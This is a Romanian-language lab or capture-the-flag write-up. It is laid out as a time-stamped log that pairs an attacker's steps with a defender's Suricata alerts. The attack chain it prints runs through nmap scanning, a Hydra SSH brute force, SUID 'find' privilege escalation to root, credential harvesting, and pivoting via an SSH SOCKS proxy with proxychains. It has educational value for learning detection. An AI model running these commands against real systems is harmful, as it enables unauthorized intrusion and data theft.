





Jurnalul Atacataorului

Ora	Perspectiva Atacatorului	Perspectiva Apărării	Note
12:00	Am identificat o victimă vulnerabilă care face parte dintr-o rețea internă a companiei țintă. Dacă aş reuși să stabilesc o conexiune cu aceasta, aş putea să compromit vicima, iar mai apoi să am acces asupra întregii rețea. Va trebui să lansez un atac de tip mișcare laterală.	Pare o zi liniștită astăzi, IDS-ul Suricata nu a generat nicio alertă deocamdată, cred că angajații au reușit într-un final să nu mai facă greșeli care să genereze mesaje de alertă false.	-
13:00	Am reușit să stabilesc conexiunea cu stația vulnerabilă din interiorul rețelei. La momentul actual, răspunde la mesajele ICMPv4 în momentul în care execut comanda ping. Trebuie să am grijă să nu alertez sistemul de detecție a intruziunilor. Victima se află la adresa IP 10.0.0.20 din rețeaua externă a companiei utilizată pentru vizitatori. M-am conectat la acea rețea, mașina mea fiind la adresa IP 10.0.0.10.	Încă nicio alertă, astăzi chiar pare să fie o zi liniștită.	-
14:40	Acum că am stabilit conexiunea, trebuie să aflu mai multe despre victima țintă. Voi rula comanda nmap -A 10.0.0.20 pentru a scana toate porturile victimei și a analiza rezultatele.  Observ că victima are un singur port relevant deschis, mai precis SSH. În cazul în care folosește un utilizator cu parolă slabă, poate am șanse să aflu parola pentru a stabili conexiunea	Sistemul Suricata tocmai ce a generat două mesaje de alertă! Trebuie să le analizez și să mă uit la prioritatea lor.  Documentația Suricata menționează că cea mai mare prioritate este reprezentată de cea mai mică cifră, 1 fiind prioritatea absolută. Politica de securitate a companiei menționează că singurele mesaje care trebuie evaluate sunt cele care au prioritate între 1 și 4. Astfel, aceste mesaje trebuie analizate, însă nu cred că există niciun pericol deocamdată, fiind vorba doar de mesaje ICMP, iar prioritatea fiind relativ mică. Probabil cineva doar făcea un test sau a fost o greșeală.	Alerta s-a produs pentru că s-a utilizat parametrul -A, rularea comenzii nmap simple nu ar alertat Suricata în acest caz, comanda fiind mai puțin gălăgioasă.
15:00	Cea mai simplă opțiune ar fi să folosesc un atac de tip brute-force pentru a afla utilizatorul și parola pentru conectarea folosind SSH. Am instalat hydra pe mașina mea, dar și directorul rockyou.txt care conține parole folosite în mod obișnuit. Voi rula atacul de tip-brute force folosind comanda hydra -l user1 -P /usr/share/wordlists/rockyou.txt ssh://10.0.0.20 -t 10.  Perfect! Se pare că acest calculator a fost configurat de un amator și a folosit o parolă uzuală! Acum am credențialele necesare pentru a mă conecta utilizând SSH! Pot folosi comanda ssh user1@10.0.0.20, iar mai apoi să introduc parola alexander.	Mai multe mesaje Suricata!! De data aceasta se pare că că Suricata adetectat mai multe încercă de conectare folosind SSH! Oare Alex și-a uitat iară parola? A zis că a folosit una pe care să o țină ușor minte, va trebui să discut cu el.  Între timp, aş vrea să deconectez calculatorul său de la rețeaua internă pentru securitate sporită, însă nu am primit aprobabre încă!	Atacatorul a utilizat parametrul -t 10 pentru a folosi mai multe task-uri paralele, astfel creând un atac mai rapid. Acest lucru a alertat Suricata și putea fi evitat, scăzând numărul task-urilor la 4.

15:10	Acum că am acces la victima inițială, pot căuta fișiere și indicii pentru a ajunge la server-ul central unde se află date confidențiale. Folosind comanda ls, am descoperit un folder, utilizând comezile cd network_endpoints, iar mai apoi cat endpoints.txt, pot citi conținutul fișierului de pe acest calculator. <pre>user1@b4b81a98265b:~\$ ls network_endpoints user1@b4b81a98265b:~\$ cd network_endpoints/ user1@b4b81a98265b:~/network_endpoints\$ ls endpoints.txt user1@b4b81a98265b:~/network_endpoints\$ cat endpoints.txt For higher security, this information was moved to the root folder!! user1@b4b81a98265b:~/network_endpoints\$</pre> Se pare că informațiile despre celelate calculatoare din rețea au fost mutate în directorul /root. User1 nu are privilegii de root, iar parola pentru root nu am cum să o aflu, din acest motiv, va trebui să încerc o escaladrea privilegiilor.	Alertele par să se fi oprit deocamdată, iar nu au fost detectate alte comportamente suspecte în interiorul rețelei. Totuși, aş dori să opresc calculatorul lui Alex, deoarece există oricând posibilitatea să fie compromis, însă cererea nu mi-a fost aprobată. Va trebui să încerc să aflu mai multe informații pe cont propriu.	
15:20	Pentru escaladrea privilegiilor, având în vedere că nu există alte informații pe acest computer, pot încerca să găsesc un folder vulnerabil pentru forțarea unui terminal de root. Voi folosi comanda find / -perm -4000 2>/dev/null pentru a vedea dacă există un fișier vulenrabil. Folosind site-ul GTFOBins, am descopeirt că folder-ul /usr/bin/find poate fi folosit pentru deschiderea unui terminal root. Acum pot utiliza comanda /usr/bin/find . -exec /bin/bash -p \; -quit pentru încercarea escaladării de privilegii. <pre>user1@b4b81a98265b:~\$ whoami user1 user1@b4b81a98265b:~\$ find / -perm -4000 2>/dev/null /usr/lib/dbus-1.0/dbus-daemon-launch-helper /usr/lib/openssh/ssh-keysign /usr/bin/chsh /usr/bin/chfn /usr/bin/passwd /usr/bin/gpasswd /usr/bin/newgrp /usr/bin/su /usr/bin/find /usr/bin/mount /usr/bin/umount user1@b4b81a98265b:~\$ /usr/bin/find . -exec /bin/bash -p \; -quit bash-5.2# whoami root bash-5.2# █</pre> Perfect! Acum am un terminal de root și pot accesa folderul folosind comanda cd /root. Aici utilizez comanda cat internal_credentials.txt pentru a vedea ce se află în acest fișier.	Alertele par să se fi oprit. Dacă chiar s-a produs o intruziune, nu s-ar putea întâmpla multe lucruri deoarece toate informațiile important se află în directorul /root, iar parola pe care am setat-o pentru root este imposibil de ghicit sau aflat. Astfel, cred că problema este remediată!! Totuși, va trebui să schimb parola pentru Alex, cred că user1 este contul lui.	Suricata nu a mai generat alerte deoarece atacatorul a câștigat deja accesul asupra victime inițiale și execută comenzi în mediul local. Astfel, nu există trafic suspect în rețea.
15:30	Citind fișierul din directorul /root am aflat că în rețeaua internă mai sunt prezente două victime posibile: Un alt calculator care rulează tot Ubuntu și serverul central. Singurele informații importante sunt despre acel calculator, astfel, pentru a afla mai multe lucruri despre ținta finală, va trebui să mă conectez la acesta, mișcându-mă prin rețea. Din acel fișier, am aflat că se află la adresa 192.168.10.30 și îi cunosc credențialele. Datorită faptului că victima inițială se află în rețeaua internă, mă pot conecta la această nouă victimă, mișcându-mă prin rețea. Voi utiliza comanda ssh admin_intern@192.168.10.30 și voi introduce parola SecretPass1990 pentru a mă conecta la noul calculator de pe victima inițială!	Perfect! Încă nu s-a mai generat nicio alertă! Acest lucru probabil înseamnă că totul a fost un mesaj fals!	-
15:40	Acum sunt pe noua victimă din rețea și pot căuta prin fișierele locale pentru a găsi mai multe informații. Comanda ls îmi arată că există un fișier interesant pe acest computer, pe care îl pot citi utilizând cat confidential_info.txt. <pre>admin_intern@725c456d7b3c:~\$ ls confidential_info.txt admin_intern@725c456d7b3c:~\$ cat confidential_info.txt <flag1> Confidential data!! Please do not steal!! BACKEND=http://192.168.10.40:80 STATUS=No_Autehttication NOTE=Access only from internal network! admin_intern@725c456d7b3c:~\$ █</pre>	-	-

	Am găsit informațiile pentru serverul intern! Se pare că este folosit pentru a da host la un server web, având în vedere că se accesează pe portul 80! Faptul că accesul este doar din rețeaua internă înseamnă că va trebui să continui atacul de lateral movement.		
16:00	După niște research, am realizat că pentru a mă conecta la serverul central, va trebui să accesez site-ul de pe propria mea mașină. Totuși, eu nu am acces direct la acest server, fiind în altă rețea. Din acest motiv, va trebui să folosesc victima inițială drept server proxy și să accesez site-ul prin intermediul său. În primul rând, mă voi întoarce la terminalul de pa mașina mea (se poate folosi comada exit sau deschiderea unui nou terminal manual). Mai apoi voi executa comanda ssh -D 9050 user1@10.0.0.20 pentru a mă conecta la victima inițială și pentru a o folosi drept server proxy. Știu deja că serverul central are portul 80 deschis, însă, dacă vreau să mă asigur de acest lucru, pot să scanez porturile serverului utilizând comanda proxychains nmap -sT -Pn -p 22,80,443 192.168.10.40. Acum că m-am asigurat de acest lucru, tot ce îmi rămâne de făcut este să accesez serverul utilizând curl: proxychains curl http://192.168.10.40. <pre>(root@549a928c3357)-[/] # proxychains curl http://192.168.10.40 [proxychains] config file found: /etc/proxychains4.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.17 [proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.10.40:80 ... OK <!DOCTYPE html><html><head><title>Flag 2</title></head><body><h1>SUPER SECRET DATA</h1><p>Only for employees on the 192.168.10.x network!</p></body></html></pre> Am ajuns la datele confidențiale de pe ținta finală!	Se pare că cineva a accesat serverul central intern! Acesta a fost accesat de pe calculatorul lui Alex, însă el nu cunoaște adresa acestui server!! Este posibil ca până la urmă să-i fi fost compromis calculatorul!! Acum este prea târziu pentru a mai face ceva totuși, tot ce îmi rămâne de de făcut este raportez acest lucru... <pre>04/26/2026-16:59:03.133814 [**] [1:2034636:2] ET INFO Python SimpleHTTP ServerBanner [**] [Classification: Misc activity] [Priority: 3] {TCP} 192.168.10.40:80-> 192.168.10.20:49836</pre>	-